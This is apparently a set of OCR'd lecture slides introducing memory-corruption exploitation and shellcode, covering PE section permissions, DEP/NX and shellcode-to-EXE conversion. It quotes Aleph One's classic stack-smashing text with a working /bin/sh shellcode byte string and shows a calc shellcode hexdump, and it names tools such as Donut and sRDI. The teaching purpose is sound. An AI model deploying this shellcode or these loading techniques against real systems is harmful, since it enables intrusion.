
Name	Raw Addr.	Raw size	Virtual Addr.	Virtual Size	Characteristics	Ptr to Reloc.	Num. of Reloc.	Num. of Linenum.
.text	400	5E200	1000	5E076	60000020	0	0	0
.rdata	5E600	20A00	60000	20854	40000040	0	0	0
.data	7F000	800	81000	2DD8	C0000040	0	0	0
.pdata	7F800	7200	84000	711C	40000040	0	0	0
.rsrc	86A00	800	8C000	7B8	40000040	0	0	0
.reloc	87200	E00	8D000	CC6	42000040	0	0	0

Program vs. Process - **Section Permissions**




DEP, NX, Non Executable Stack

Code and Data Sections




```
char *test = “asdf”;
printf(test)
```


Van Neuman Architecture




Exploit: Memory Corruption




Exploit: Executing an EXE?




Exploit: Shellcode



Smashing the stack for fun and profit
(aleph1, phrack 49 file 14, 1996)




```
                          Shell Code
                          ~~~~~~~~~~

   So now that we know that we can modify the return address and the flow of
execution, what program do we want to execute?  In most cases we'll simply
want the program to spawn a shell.  From the shell we can then issue other
commands as we wish.  But what if there is no such code in the program we
are trying to exploit?  How can we place arbitrary instruction into its
address space?  The answer is to place the code with are trying to execute in
the buffer we are overflowing, and overwrite the return address so it points
back into the buffer.  Assuming the stack starts at address 0xFF, and that S
stands for the code we want to execute the stack would then look like this:


bottom of  DDDDDDDDEEEEEEEEEEEE  EEEE  FFFF  FFFF  FFFF  FFFF     top of
memory     89ABCDEF0123456789AB  CDEF  0123  4567  89AB  CDEF     memory
           buffer                sfp   ret   a     b     c

<------   [SSSSSSSSSSSSSSSSSSSS][SSSS][0xD8][0x01][0x02][0x03]
           ^                            |
           |____________________________|
top of                                                            bottom of
stack                                                                 stack
```



The code to spawn a shell in C looks like:

```
shellcode.c
-----------------------------------------------------------------------------
#include <stdio.h>

void main() {
   char *name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
-----------------------------------------------------------------------------
```



```
exploit4.c
------------------------------------------------------------------------------
#include <stdlib.h>

#define DEFAULT_OFFSET                    0
#define DEFAULT_BUFFER_SIZE             512
#define DEFAULT_EGG_SIZE               2048
#define NOP                            0x90

char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

Shellcode vs. Exe

Differences

Shellcode

Normal x86/x64 assembly code (like in exe)


But: Independent, Self contained

Without external data reference

Can be loaded at any address

PIC - Position independent code (like DLL’s)

Problem: External Data References



```
00007FFC4E840731   EB 00              jmp ntdll.7FFC4E840733
00007FFC4E840733   48:83C4 38         add rsp,38
00007FFC4E840737   C3                 ret
00007FFC4E840738   CC                 int3
00007FFC4E840739   CC                 int3
00007FFC4E84073A   CC                 int3
00007FFC4E84073B   CC                 int3
00007FFC4E84073C   CC                 int3
00007FFC4E84073D   CC                 int3
00007FFC4E84073E   CC                 int3
00007FFC4E84073F   CC                 int3
00007FFC4E840740   48:895C24 10       mov qword ptr ss:[rsp+10],rbx
00007FFC4E840745   48:897424 18       mov qword ptr ss:[rsp+18],rsi
00007FFC4E84074A   55                 push rbp
00007FFC4E84074B   57                 push rdi
00007FFC4E84074C   41:56              push r14
00007FFC4E84074E   48:8DAC24 00FFFFFF lea rbp,qword ptr ss:[rsp-100]
00007FFC4E840756   48:81EC 00020000   sub rsp,200
00007FFC4E84075D   48:8B05 AC3D0B00   mov rax,qword ptr ds:[7FFC4E8F4510]
00007FFC4E840764   48:33C4            xor rax,rsp
00007FFC4E840767   48:8985 F0000000   mov qword ptr ss:[rbp+F0],rax
00007FFC4E84076E   4C:8B05 930A0B00   mov r8,qword ptr ds:[7FFC4E8F1208]
00007FFC4E840775   48:8D05 7C260500   lea rax,qword ptr ds:[7FFC4E892DF8]
```

From EXE (.text)

Shellcode

From an exploiters perspective, shellcode:

- Can be loaded anywhere (requirement)
- Cannot reference data outside of itself
- Interacts with the OS
- Does some bad stuff (remote shell, C2)
    - Cobaltstrike beacon, connect-back shellcode, …
    - This bad stuff is most likely signatured

Shellcode <-> EXE Conversion

Shellcode -> EXE:

- Trivial (shellcode loader)


EXE -> Shellcode:

- Hard
  - https://github.com/TheWover/donut
    - Donut is a **position-independent code** that enables **in-memory execution** of VBScript, JScript, **EXE**, DLL files and dotNET assemblies.
  - sRDI
    - Shellcode reflective DLL injection (sRDI) is a technique that allows converting a given DLL into a position independent shellcode that can then be injected using your favourite shellcode injection and execution technique.

Shellcode Loader

Example


Example: Calc shellcode (Hexdump)



```
PS C:\Users\hacker\source\repos\supermega\shellcodes> Format-hex -Path $filePath


           Path: C:\Users\hacker\source\repos\supermega\shellcodes\calc64.bin

           00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000   FC 48 83 E4 F0 E8 C0 00 00 00 41 51 41 50 52 51  üH□äðèÀ...AQAPRQ
00000010   56 48 31 D2 65 48 8B 52 60 48 8B 52 18 48 8B 52  VH1ÒeH□R`H□R.H□R
00000020   20 48 8B 72 50 48 0F B7 4A 4A 4D 31 C9 48 31 C0   H□rPH.·JJM1ÉH1À
00000030   AC 3C 61 7C 02 2C 20 41 C1 C9 0D 41 01 C1 E2 ED  ¬<a|., AÁÉ.A.Áâí
00000040   52 41 51 48 8B 52 20 8B 42 3C 48 01 D0 8B 80 88  RAQH□R □B<H.Ð□□□
